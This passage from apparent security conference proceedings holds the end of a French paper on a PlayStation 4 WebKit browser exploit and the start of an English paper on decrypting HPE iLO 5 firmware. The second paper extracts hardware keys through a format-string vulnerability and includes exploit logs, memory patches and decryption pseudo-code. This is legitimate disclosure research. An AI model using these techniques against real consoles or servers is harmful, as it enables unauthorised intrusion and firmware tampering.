Dans le contexte du processus de rendu, la PlayStation 4 interdit de mapper des pages mémoires avec les permissions de lecture, écriture et exécution. Cependant, avec une primitive de lecture/écriture arbitraire, on peut contrôler le pointeur d'instructions. Par exemple, il est possible de corrompre l'un des pointeurs de fonction présent dans la table virtuelle de l'un de nos précédents `HTMLTextAreaElement` alloué. Lorsque la méthode JavaScript correspondante sera appelée, le processus effectuera un appel vers la valeur corrompue précédemment. À partir de là, il est possible d'utiliser des techniques de réutilisation de code telles que le *ROP* (*Return Oriented Programming*) ou le *JOP* (*Jump Oriented Programming*) afin d'implémenter le second maillon de la chaîne d'exploitation.

L'exploit complet est disponible sur le Github de Synactiv [7].

## 4.8 Porter l'exploit sur la version 7.XX de la PlayStation 4

Notre exploit fonctionne correctement sur la version 6 de la PlayStation grâce à la faiblesse présente dans l'implémentation de l'*ASLR* qui nous a permis de prédire l'adresse d'objets *HTML*. L'adresse prédite est définie en dur dans l'exploit et a été identifiée grâce à l'exploit "bad-hoist". Cependant, sans connaissance préalable sur le mapping mémoire, la seule méthode pour déterminer l'adresse de l'un des `HTML`Element alloués est de bruteforcer cette adresse.

Le bruteforce sur la PlayStation 4 est fastidieux étant donné que le navigateur a besoin d'une interaction utilisateur afin de redémarrer. Notre idée a été d'utiliser un Raspberry Pi pour émuler un clavier. Son but est d'entrer la touche *ENTER* à une fréquence régulière (5 secondes) afin de redémarrer le navigateur après qu'il ait planté. L'adresse bruteforcée est lue depuis un cookie mis à jour après chaque essai.

La figure 14 illustre notre tentative de bruteforce de l'*ASLR* de la PlayStation 4.



**Fig. 14.** Tentative de bruteforce de l'*ASLR*.

Malheureusement, cette méthode n'a pas donné de résultats. Lors de l'écriture de l'exploit, nous n'avions aucune connaissance sur le mapping mémoire du tas sur la version 7 de la PS4. Nous avons tenté de réduire le nombre de possibilités en partant du principe que le mapping mémoire n'avait pas changé entre les versions 6 et 7. Cette piste n'a pas donné de résultats.

## 5 Conclusion

Environ une semaine après avoir publié notre exploit en décembre 2020, un dénommé sleirsgoevy publie sur Github [6] une version modifiée de notre exploit fonctionnant sur les versions 7 de la PlayStation 4. Après étude de ce dernier, il semblerait que seulement deux modifications aient été faites :

1. L'adresse codée en dur a été modifiée afin de permettre le contournement de l'*ASLR* sur les versions 7 de la PS4. Celle-ci a été obtenue par bruteforce en s'inspirant de la technique décrite en section 4.8 ;
2. La recherche des `JSValue` à l'aide de la primitive de lecture relative ne fonctionnait pas sur la version 7 de la PS4. Ce problème semblait

être lié au fait que le tas ne devait pas avoir la même disposition mémoire que celle obtenue lors du développement de l'exploit sur la version 6. Pour corriger ce problème, l'auteur a alloué plus d'objets afin de s'assurer que l'objet `JSArrayBufferView` recherché ait bien été alloué après l'objet `StringImpl` utilisé. Il s'agit d'un ajout fonctionnel qui n'améliore pas la stabilité de l'exploit d'origine.

Le reste de l'exploit est identique à notre version.

Grâce à nos efforts communs, nous avons écrit le premier exploit navigateur pour les versions 7 de la PlayStation 4, contribuant ainsi au premier jailbreak public sur la version 7. En effet, peu après la publication de l'exploit et de son portage sur la version 7, il a été combiné avec un exploit kernel.

Selon des informations publiées sur Internet, la PlayStation 5 disposerait d'un navigateur mais celui-ci n'est pas accessible depuis le menu des applications [13]. Cela implique que l'idée d'une chaîne reposant sur une vulnérabilité dans le navigateur pour obtenir de l'exécution de code sur la console serait toujours envisageable.

## Références

1. bad\_hoist. [https://github.com/Fire30/bad\\_hoist](https://github.com/Fire30/bad_hoist).
2. Breaking down qwerty's ps4 4.0x webkit exploit. <https://github.com/Cryptogenic/Exploit-Writeups/blob/master/PS4/4.0x%20WebKit%20Exploit%20Writeup.md>.
3. Protect frames during style and layout changes. <https://github.com/WebKit/WebKit/commit/a7163fe343a407f4712b90e9b0186db237361f65>.
4. Ps4 4.55 / freebsd bpf kernel exploit writeup. <https://github.com/Cryptogenic/Exploit-Writeups/blob/master/FreeBSD/PS4%204.55%20BPF%20Race%20Condition%20Kernel%20Exploit%20Writeup.md>.
5. Ps4 5.05 / freebsd bpf 2nd kernel exploit writeup. <https://github.com/Cryptogenic/Exploit-Writeups/blob/master/FreeBSD/PS4%205.05%20BPF%20Double%20Free%20Kernel%20Exploit%20Writeup.md>.
6. Ps4 jailbreak. <https://github.com/sleirsgoevy/ps4jb>.
7. Repertoire github de l'exploit ps4 sur les versions 6. <https://github.com/synacktiv/PS4-webkit-exploit-6.XX>.
8. setattributenodens use-after-free webkit exploit. <https://github.com/Cryptogenic/Exploit-Writeups/blob/master/WebKit/setAttributeNodeNS%20UAF%20Write-up.md>.
9. Webkit sources. <https://doc.dl.playstation.net/doc/ps4-oss/webkit.html>.
10. Eloi Benoist-Vanderbeken and Fabien Perigaud. Wen eta jb ? a 2 million dollars problem. [https://www.sstic.org/media/SSTIC2019/SSTIC-actes/WEN\\_ETA\\_JB/SSTIC2019-Article-WEN\\_ETA\\_JB-benoist-vanderbeken\\_perigaud.pdf](https://www.sstic.org/media/SSTIC2019/SSTIC-actes/WEN_ETA_JB/SSTIC2019-Article-WEN_ETA_JB-benoist-vanderbeken_perigaud.pdf).

11. Sam Brown. Some brief notes on webkit heap hardening. <https://labs.f-secure.com/archive/some-brief-notes-on-webkit-heap-hardening/>.
12. Andy Nguyen. Cve-2020-7457. <https://hackerone.com/reports/826026>.
13. Kyle Orland. The playstation 5 has a hidden web browser; here's how to find it. <https://arstechnica.com/gaming/2020/11/the-playstation-5-has-a-hidden-web-browser-heres-how-to-find-it/>.
14. Wang Yong. Thinking outside the jit compiler : Understanding and bypassing structureid randomization with generic and old-school methods. <https://i.blackhat.com/eu-19/Thursday/eu-19-Wang-Thinking-Outside-The-JIT-Compiler-Understanding-And-Bypassing-StructureID-Randomization-With-Generic-And-Old-School-Methods.pdf>.



# HPE iLO 5 security: Go home cryptoprocessor, you're drunk!

Alexandre Gazet<sup>1</sup>, Fabien Périgaud<sup>2</sup>, and Joffrey Czarny  
alexandre.gazet@airbus.com  
fabien.perigaud@synacktiv.com  
snorky@insomnihack.net

<sup>1</sup> Airbus

<sup>2</sup> Synacktiv

**Abstract.** At the core of HPE Gen10 servers lies the Integrated Lights Out 5 (iLO 5) technology. This new revision (hardware and software) of the remote management technology introduced a key feature built into the hardware and described as a silicon root of trust.

Our previous studies [4, 6, 10] of the technology highlighted a critical flaw in the secure boot process, allowing us to load a rogue userland applicative image.

At the start of 2020, we observed that new HPE iLO5 firmware (versions 2.x) would come as encrypted binary blobs. In times where supply chain and platform security are more exposed than ever, we decided to review the security implications of the new firmware packaging.

In this paper we propose:

- A walkthrough on how to approach encrypted firmware updates
- A complete description and analysis of the new encryption mechanism, including hardware resources (cryptographic coprocessor)
- A new take on the Gen10 server hardware, resulting from our discovery of a debug port on the server boards
- A demonstration that Frankenstein firmware and supply chain attacks are still possible
- Lessons learnt about the implementation: strengths/weaknesses as well as mistakes that were made

All the results presented in this paper have been obtained with the following hardware platforms:

- HPE ProLiant ML110 Gen10 (platform id 0x020b)
- MicroServer Gen10 Plus (platform id 0x0222)

## 1 Transitioning to new firmware

With the introduction of iLO5 version 2.x firmware, we noticed that our previously developed tooling [5] had become ineffective and firmware extraction was not possible anymore.

With further scrutiny one could notice that the new firmware files were mostly high entropy blobs which suggested the introduction of an encryption overlay. Besides, according to the installation instructions of the 2.10 firmware, “*upgrading to iLO 5 version 2.10 is supported on servers with iLO 5 1.4x or later installed.*”. One could reasonably assume that a change to support the encrypted firmware was introduced in versions 1.4x.

Thus, we decided to start our analysis with these intermediary/transition versions (1.4x). The question was thus to discover how the firmware had evolved between firmware 1.3x, and 1.4x versions.

## 1.1 Understanding the changes

As a reminder, the boot chain of an iLO5 system is made of five components, as shown on figure 1:

1. a bootrom stored on the ASIC itself
2. a first-stage bootloader, `Secure Micro Boot 1.01`
3. a second-stage bootloader, `neba9`
4. a real-time operating system, `Integrity OS`
5. an `Integrity` userland image



Fig. 1. HPE iLO5 1.x boot chain

Diffing the structure of firmware 1.39 and 1.48, one could observe that the bootloaders were unchanged. Thus the modification lies either in the kernel, or in the userland applicative image.

## 1.2 Firmware Update Manager (fum)

The next logical target to check was the Firmware Update Manager (`fum`) task. This task handles most of the heavy lifting associated with firmware updates:

- check of the update target: iLO chip, CPLD, Innovation or Management engines, etc.

- check of the integrity of the update blob (cryptographic signature)
- writing into persistent storage media (SPI flash for example)
- etc.

Based on our previous knowledge of this component, we quickly noticed a modification in the code path that handles the `iLO` component update. One of the most noticeable artefacts is the presence of an encrypted RSA private key in the data of the task, as shown in listing 1.

```
-----BEGIN ENCRYPTED PRIVATE KEY-----
MIIJrTBXBgkqhkiG9w0BBQOwSjApBgkqhkiG9w0BBQwwHAQIjhdNQLNz8zoCAgGA
MAwGCCqGSIb3DQIKBQAwhQYJYIZIAWUDBAEqBBAEJC EYMX1ZMZFCj4/IdBSrBIIJ
[...]
xVKQ5YnhRsZnhe70T3pncVbMg+ZA3ai8urNxUrN70hPeP2nicx1ndWtqadrus/R5
meRspuWOAKzWaqN3EDse3SzlYTWGd6Jvb6ms/BqGrxvt
-----END ENCRYPTED PRIVATE KEY-----
```

**Listing 1.** New encrypted RSA private key

The newly introduced code heavily relies upon OpenSSL primitives. The decryption process can be summarized as exposed in listing 2.

The encryption of the firmware blob is based on a symmetric-key cipher, AES256, used with an authenticated mode, Galois/Counter Mode (GCM). The two functions `PEM_read_bio_RSAPrivateKey` and `EVP_OpenInit` are instrumental here. Their prototype is shown in listings 3 and 4; from its man page: “*EVP\_OpenInit()* initializes a cipher context *ctx* for decryption with cipher type. It decrypts the encrypted symmetric key of length *ekl* bytes passed in the *ek* parameter using the private key *priv*. The IV is supplied in the *iv* parameter.”.

Using this knowledge, one can infer the layout of the new encrypted firmware file format, as shown in figure 2:

- Bytes `0x0-0x200` (4096 bits) are the AES symmetric key, encrypted with the public part of the encrypted RSA private key found in the data of the task. This AES key is automatically decrypted by the high-level OpenSSL `EVP_OpenInit` function (envelope decryption).
- Bytes `0x200-0x20C` (96 bits) are used as an initialization vector for the AES256-GCM cipher.
- The last `0x10` bytes (128 bits) of the firmware blob are the AES GCM tag. The purpose of an authenticated mode is to enforce that the encrypted data has not been tampered with before the decrypted data is actually used.

```
bio_buffer = BIO_new_mem_buf(RSA_PRIVATE_KEY, -1);
rsa_key = PEM_read_bio_RSAPrivateKey(bio_buffer, 0,
    pem_password_cb, 0);
pkey = EVP_PKEY_new();
```

```

EVP_PKEY_assign_RSA(pkey, rsa_key);
evp_cipher_ctx = EVP_CIPHER_CTX_new();
cipher_type = EVP_aes_256_gcm();

EVP_OpenInit(evp_cipher_ctx, cipher_type, pbFirmware, 0x200,
             pbFirmware + 0x200, pkey);
EVP_CIPHER_CTX_ctrl(evp_cipher_ctx, EVP_CTRL_GCM_SET_TAG, 0x10,
                    &pbFirmware[*pcbFirmwaresize_ - 0x10]);
EVP_DecryptUpdate(evp_cipher_ctx, pbFirmware, &out1,
                  pbFirmware + 0x20C, *pcbFirmwaresize_ - 0x21C);
*pcbFirmwaresize_ = out1;

EVP_DecryptFinal(evp_cipher_ctx, &pbFirmware[out1], &out1);
*pcbFirmwaresize_ += out1;

```

Listing 2. Firmware decryption pseudo-code




Fig. 2. HPE iLO5 encrypted firmware layout

```

int EVP_OpenInit(EVP_CIPHER_CTX *ctx, EVP_CIPHER *type,
                unsigned char *ek, int ekl, unsigned char *iv,
                EVP_PKEY *priv);

```

Listing 3. PEM\_read\_bio\_RSAPrivateKey

```

RSA *PEM_read_bio_RSAPrivateKey(BIO *bp, RSA **r,
                                pem_password_cb *cb, void *u);

```

Listing 4. PEM\_read\_bio\_RSAPrivateKey

To “unlock” the use of the RSA private key, a callback function is passed to `PEM_read_bio_RSAPrivateKey`. This callback function fills out a buffer with the correct passphrase. The implementation in `fum` is shown in listing 5.

```

int __fastcall pem_password_cb(char *passphrase, int size, int
    rwflag, void *u)
{
    unsigned int i;
    _DWORD key_mask[8];
    _DWORD HW_SECRET[16];

    key_mask[0] = 0;
    key_mask[1] = 0xCE;
    key_mask[2] = 0;
    key_mask[3] = 0xD00000;
    key_mask[4] = 0x86C900;
    key_mask[5] = 0x9A0000;
    key_mask[6] = 0x700000;
    key_mask[7] = 0x190000;
    if ( size < 0x20 || rwflag == 1 )
        return 0;
    HW_SECRET[0] = MEMORY[0x1F200D8];
    HW_SECRET[1] = MEMORY[0x1F20B00];
    HW_SECRET[2] = MEMORY[0x1F20B08] & 0xFFFFFFFF0;
    HW_SECRET[3] = MEMORY[0x1F20B0C];
    HW_SECRET[4] = MEMORY[0x1F21810];
    HW_SECRET[5] = MEMORY[0x1F21840];
    HW_SECRET[6] = MEMORY[0x1F21850];
    HW_SECRET[7] = MEMORY[0x1F21890];
    for ( i = 0; i < 0x20; ++i )
        passphrase[i] = key_mask[i] ^ HW_SECRET[i];
    return 0x20;
}

```

Listing 5. PEM\_read\_bio\_RSAPrivateKey passphrase callback

`pem_password_cb` fills in a buffer of eight 32-bit words, using memory mapped values (from `0x1F20XXX` and `0x1F21XXX` addresses) and a static xor mask. Interestingly, these memory regions are not part of the sections of the `fun` task.

As shown in listing 6, some information regarding the physical to virtual memory mapping of the task are present within the binary itself (more on this later). According to this extract a 4KiB page of physical memory located at `0xC0000000` is mapped at virtual address `0x1F20000`; `0xC0001000` at virtual address `0x1F21000`.


According to our previous works, physical memory region `0xC0000000` and `0xC0001000` actually refers to internal memory of the system-on-chip (SOC) itself.

```

[...]
MR_RANGE <0x83000000, 0x600000, 0x0400000000, 0, 0>
MR_RANGE <0xC0000000, 0x1F20000, 0x0800000000, 0, 0>
MR_RANGE <0xC0001000, 0x1F21000, 0x1000000000, 0, 0>
MR_RANGE <0xC0002000, 0x1F22000, 0x2000000000, 0, 0>
MR_RANGE <0xC0008000, 0x1F23000, 0x4000000000, 0, 0>

```

[...]

**Listing 6.** `fum` physical-virtual memory mapping extract**Fig. 3.** HPE iLO5 firmware envelope encryption summary

To wrap it up, the 1.4x firmware, and more specifically the `fum` task, derives a passphrase from an hardware key stored in the SOC, to unlock the cryptographic material needed to decrypt (AES256-GCM) 2.x encrypted firmware update blobs. A summary is shown in figure 3. Now the question is, how to extract this hardware key?

### 1.3 Extracting the hardware key from the SOC

In 2018, our esteemed peer Nicolas Iooss reported [CVE-2018-7105](#) [11] to HPE, who subsequently released the security bulletin [HPESBHF03866](#) [2]. This format-string based vulnerability in the proprietary SSH restricted shell, post-authentication, offers a memory read and write primitive in the context of the SSH task (known as `ConAppCli`). HPE Integrated Lights-Out 3, 4 and 5 were impacted.

Nicolas released a powerful proof of concept exploitation code for vulnerable iLO 4 systems. Thankfully, our faithful HPE ProLiant ML110 Gen10 server was still hanging around in our lab, running a vulnerable iLO5 firmware version. Thus, we decided to port the first stage of that exploit to iLO 5 systems and quickly obtained a functional memory read

and write primitive. Due to our major laziness and to the nature of the vulnerability, we had to cope with some limitations: null bytes and a couple of escape characters are forbidden in the target address of the primitive.

So far we know that a secret hardware key is read by the `fum` task. Still, all we have is a read/write primitive in the `ConAppCli` task (SSH).

## 1.4 The kernel is your friend

As briefly introduced previously, the tasks themselves embed in their data section some partial information regarding the physical to virtual address mapping. The userland tasks have the ability to request the kernel to map into their memory space some pre-defined memory resources.

The array of pre-defined memory resources is shown in listing 7. It is shared by all the tasks. Each entry is a `MEM_RANGE` (as shown in 9) structure describing a 4KiB page of physical memory, associated to its virtual address (in green) and to a 64-bit mask (in red).

To map a memory resource, a task calls the `mmap` function; its prototype is given in listing 8. The function takes a bit mask as single argument. Internally, it walks through the list of all the memory resources, if the mask argument matches the mask of an entry then this entry is mapped by the API with support from the kernel.

```
.ConAppCLI.elf.RW:000B7E20 ; MEM_RANGE MEM_RANGES []
MEM_RANGE <0x80000000, 0x1F00000, 1, 0, 0>
MEM_RANGE <0x800EF000, 0x1F01000, 2, 0, 0>
MEM_RANGE <0x800F0000, 0x1F02000, 4, 0, 0>
[...]
MEM_RANGE <0xC0000000, 0x1F20000, 0x0800000000, 0, 0>
MEM_RANGE <0xC0001000, 0x1F21000, 0x1000000000, 0, 0>
MEM_RANGE <0xC0002000, 0x1F22000, 0x2000000000, 0, 0>
[...]
MEM_RANGE <0xC0011000, 0x1F2D000, 0x1000000000000, 0, 0>
MEM_RANGE <0>
.ConAppCLI.elf.RW:000B82D0
```

Listing 7. Memory resources description in `fum`

```
int __fastcall mmap(__int64 mask)
```

Listing 8. `mmap` function

```
struct MEM_RANGE
{
    void *phys_addr;
```

```

void *virt_addr;
unsigned __int64 mask;
int field_10;
int field_14;
};

```

**Listing 9.** MEM\_RANGE structure definition

As shown in listing 10, we noticed that a function in `ConAppCli` makes use of the `memmap` function to map the lower addresses of the SOC (i.e. `0xC0000XXX`, bit mask `0x800000000`). However this function is only called when the task is exiting. It means that during most of the life-cycle of this task, the SOC region is not mapped.

```

int __cdecl timer_func()
{
    int res;

    memmap(0x80000000LL);
    res = 1000 * (MEMORY[0x1F2000C] & 3) / 3 + 1000 *
        (unsigned __int8)MEMORY[0x1F2000C] >> 2);
    dword_9A6D8 = res;
    return res;
}

```

**Listing 10.** timer\_func in fum

To call this function at our discretion, we reused a trick from Nicolas' exploit. The internal structures describing the commands of the restricted shell are located in a read/write section, as shown in listing 11. Without too much detail, it means one can modify the function pointer of a command's handler. Using the read/write primitive given by the format string vulnerability, we overwrite the handler of the `system1` object to call the timer function instead.

As a result, sending the command "`show /system1`" to the restricted shell will trigger the execution of the `timer_func` and ultimately the mapping of the SOC range in the `ConAppCli` task.

```

ConAppCLI.elf.RW:000B0B80 VTABLE_SYSTEM_NAME
OBJECT_VTABLE <System_nameShow, System_nameShow,
               0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>
.ConAppCLI.elf.RW:000B0BEC VTABLE_SYSTEM_NUMBER
OBJECT_VTABLE <System_numberShow, System_numberShow,
               0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0>

```

**Listing 11.** Restricted shell command definition structures in `ConAppCli`

A couple of extra tricks helped us to get the full potential of this exploit. Again we abuse the fact that the pre-defined memory resource structures



are located in a writeable section, and the fact the kernel honours our requests (with some limitations).

- **Problem:** Mapping the 0xC0000000 physical addresses range is easy, however due to the format string limitation, reading virtual addresses in the form 0x1F200xx is impossible due to the null byte.

**Solution:** One can update the virtual address of the region entry to 0x1F21000, thus using some sort of double mapping, to ease our read through the format string exploit.

- **Problem:** How to map the range 0xC0001000?

**Solution:** The timer function calls `mmap` with a mask set to 0x800000000. One can update the mask of this entry to 0x1800000000, thus it will match and be mapped as well.

Putting all the pieces together, we use our Python implementation to remotely exploit the format string vulnerability, map the SOC into `ConAppCli`, and read the hardware key from the SOC (as shown in listing 12).

We then use this key to build a decryptor based on the same OpenSSL primitives.

```
[+] dumping iLO HW keys:
[+] MMU: memory mapping magic:
  >> patch_addr post 0x2008@0xb8264
  >> patch_addr post 0x1008@0xb824c
  >> patch_addr post 0x18@0xb818c
  >> patch_addr post 0xc00000@0xb8181
[+] command hooks:
  >> hook_addr post 0x70158@0xb0bec
  >> hook_addr post 0x70158@0xb0bb4

>> 0xbf7fffc3@0x1f200d8
>> 0x01851c0d@0x1f20b01
>> 0x32f26410@0x1f20b08
>> 0x08000621@0x1f20b0c
>> 0x800009f@0x1f21810
>> 0x81001012@0x1f21840
>> 0x810010dc@0x1f21850
>> 0x81001121@0x1f21890
```

Listing 12. Reading SOC memory through a format string

## 1.5 We are looking for the Keymaker

Applying our tooling on the newly decrypted 2.x firmware, such as the 2.10 shown in listing 13, led to puzzling results.

```
0) Secure Micro Boot 2.02, type 0x03, size 0x00008000
```

```

1) Secure Micro Boot 2.02, type 0x03, size 0x00005424
2)      neba9 0.10.13, type 0x01, size 0x00005644
3)      neb926 0.3, type 0x02, size 0x00000ad0
4)      neba9 0.10.13, type 0x01, size 0x00005644
5)      neb926 0.3, type 0x02, size 0x00000ad0
6) iLO 5 Kernel 00.09.60, type 0x0b, size 0x000d6158
7) iLO 5 Kernel 00.09.60, type 0x0b, size 0x000d6158
8)      2.10.54, type 0x20, size 0x001dd9dc
9)      2.10.54, type 0x23, size 0x00f2ad0b
a)      2.10.54, type 0x22, size 0x004e7f28

```

**Listing 13.** HPE iLO5 2x new firmware structure

Overall the firmware structure is quite similar to 1.x firmware. However, there are now 3 different Integrity userland applicative images (index 0x8, 0x9 and 0xa).

- Type 0x20 used to be the main image, however here its size is surprisingly small.
- Type 0x22 is the recovery image.
- Type 0x23 is unknown at this point. Besides, once again looking at its content, it is a high entropy blob of seemingly encrypted data.

What is in the first image (type 0x20)? The dissection of this Integrity image is shown in listing 14. It is made of a single task named keymgr.

```

-----[ Sections List ]-----
> name: .secinfo, 0x6e000, 0x260 bytes
> 0x0000 - .keymgr.elf.R0
> 0x0001 - .keymgr.elf.RW
> 0x0002 - .keymgr.elf.RW2
> 0x0003 - .libINTEGRITY.so.R0
> 0x0004 - .libINTEGRITY.so.RW
> 0x0005 - .libc.so.RW
> 0x0006 - .libc.so.RW2
> 0x0007 - .libopenssl.so.RW
> 0x0008 - .libc.so.R0
> 0x0009 - .libopenssl.so.RW2
> 0x000a - .km.Initial.stack
> 0x000b - .boottable
> 0x000c - .libopenssl.so.R0
> 0x000d - .km.heap
> 0x000e - .secinfo

-----[ Shared modules ]-----
> mod 0x00 - libINTEGRITY.so size
> mod 0x01 - libc.so size
> mod 0x02 - libopenssl.so size

-----[ Tasks List ]-----

```

```
> task 01 - path      keymgr.elf - size 0x00013588
```

Listing 14. keymgr single task image

After the extraction of the first hardware key we were confident we had successfully removed the encryption. Still, it looks like the princess is in another castle again.

At a high level the image type 0x20, or `keymgr` as it is mono-tasked, is a stager, responsible for loading and decrypting the secure, full, encrypted applicative image, as shown in figure 4.




Fig. 4. HPE iLO5 2.x boot chain

We fell down the rabbit hole, again. Though, this first part was the easy one, most of it was over in a week or so.

## 2 keymgr as secure loader

This section provides a detailed analysis of the `keymgr` secure loader.

### 2.1 Hardware anchorage attempt

In its early initialization steps, `keymgr` calls the `map_mr_obj` function, as shown in listing 15. At a functional level, this function is very similar to the `memmap` function seen in the previous section.

```
map_mr_obj("MRC0000", 0x2A);
map_mr_obj("MRC0001", 0x2B);
map_mr_obj("MRC0030", 0x33);
map_mr_obj("MRC0032", 0x34);
```

Listing 15. Memory resource object mapping in `keymgr`

Instead of using a mask to identify the memory region resource, it uses the name of the resource object (alongside its id). For example, “MRC0000” instructs the kernel to map, in the `keymgr` virtual address space, the physical memory page starting at `0xC0000000`, “MRC0032” `0xC0032000`, and so on.

`0xC0000000` and `0xC0001000` refer to SOC region. `0xC0030000` and `0xC0032000` also are old acquaintances, they refer to a cryptographic coprocessor (later called cryptoprocessor) introduced with iLO5 generation (most probably located on the SOC as well).

To the best of our knowledge, the cryptoprocessor is undocumented at the time of this study. These components are usually provided by the SOC vendors, as security IP modules directly integrated within the SOC hardware (as for example the ARM `CryptoCell` module [1]). Access to developer/technical documentation for this sort of component is most often subject to non disclosure agreements (NDA) with the owner of the IP block.

In our situation, we could not identify the module used by the iLO SOC, and thus had no prior knowledge about its capabilities, hardware interfaces, API, etc. Our only guess was that the use of a cryptoprocessor by `keymgr`, basically a key derivation function relying on a cryptoprocessor, was a specific development from HPE. A couple of hints can be found in some paths embedded in the binary as compilation artefacts, as shown in listing 16.

```
RDM:0001155C    00000013    C    src/local_crypto.c
RDM:0001420C    00000011    C    src/aes_engine.c
```

**Listing 16.** Compilation artefacts in `keymgr`


The binaries being fully stripped of symbols, all the descriptions, variables, constants and function names, etc. given below are based on our own analysis and experiments with the cryptoprocessor. As a quick note on the methodology, to identify the primitives exposed by the cryptoprocessor we mainly relied upon:

- the interface with OpenSSL functions. The lack of symbols can be partially overcome by using the error log feature which gives a line number and a source file, thus allowing quick identification of the function.
- analogy with the outer layer of encryption (eg. use of AES-GCM)
- size input/output buffers passed to cryptographic algorithm

`keymgr` takes advantage of three different primitives of the cryptoprocessor:

- SHA384 hash function
- AES256 symmetric block cipher, used in CTR mode
- AES256 symmetric block cipher, used in GCM mode

**SHA384 primitive** The SHA384 digest primitive is the first one being used. It is located at physical addresses `0xC0032000`. In `keymgr` it is mapped at `0x1F2A000`. The cryptoprocessor actually offers many channels in parallel. An overview is shown in figure 5.



**Fig. 5.** Cryptoprocessor digest engines

- **Ctrl**: this register controls the configuration and operations of the cryptoprocessor. It is also updated to reflect the state of the cryptoprocessor.
- **Offset**: this register contains the number of bits written into the input buffer since the last reset of the channel. It is automatically updated on every write to the input buffer.
- **Output buffer**: this buffer is updated by the cryptoprocessor with the result of the digest operation. The size of the output depends upon the configuration of the channel. In `keymgr`, the cryptoprocessor is configured to compute a SHA384 digest (0x30 bytes).
- **Input buffer**: this buffer is updated by the client application to feed the cryptoprocessor with new input. The size of the hardware buffer is 0x80 bytes.




Fig. 6. Digest channel configuration register details

A more detailed description of the control register is shown in figure 6.

- R (bit 0): is a synchronization flag. It indicates that the output is ready.
- SZ (bits 17-18): this field is used to configure the digest size (e.g. SHA256, SHA384, SHA512)
- OP\_CTRL (bits 24-32): this field controls the operations of the channel.

The following flags have been understood for the most significant byte (OP\_CTRL)

- 0x80 (bit 7): Setting the most significant bit to 1, resets the state of the channel. Once written, the client application may wait for its state to flip. This synchronization mechanism signal the readiness of the cryptoprocessor.
- 0x01 (bit 0): is set to initialize a new digest, as shown in listing 17. The `coproc_crypto_channel_init` function is found in the kernel.
- 0x02 (bit 1): semantics is unclear, it seems to be used to indicate that more data is expected.
- 0x04 (bit 2): is set to finalize a digest, as shown in listing 18. The `coproc_crypto_channel_finalize` function is found in the kernel.

From listing 18, one also learns that bit 0 of the control register is used as a synchronization signal indicating that the output of the cryptoprocessor operation is available.

```
void __fastcall coproc_crypto_channel_init(int channel, int
    conf_flag)
{
    unsigned int *ptr_flags;
    unsigned int new_flags;

    ptr_flags = ((channel << 8) | 0xC0032000);
    *ptr_flags = 0x80000000;
    new_flags = conf_flag << 17;
    while ( (*ptr_flags & 0x80000000) != 0 )
        ;
    *ptr_flags = new_flags;
    *ptr_flags = new_flags | 0x1000000;
}
```

```
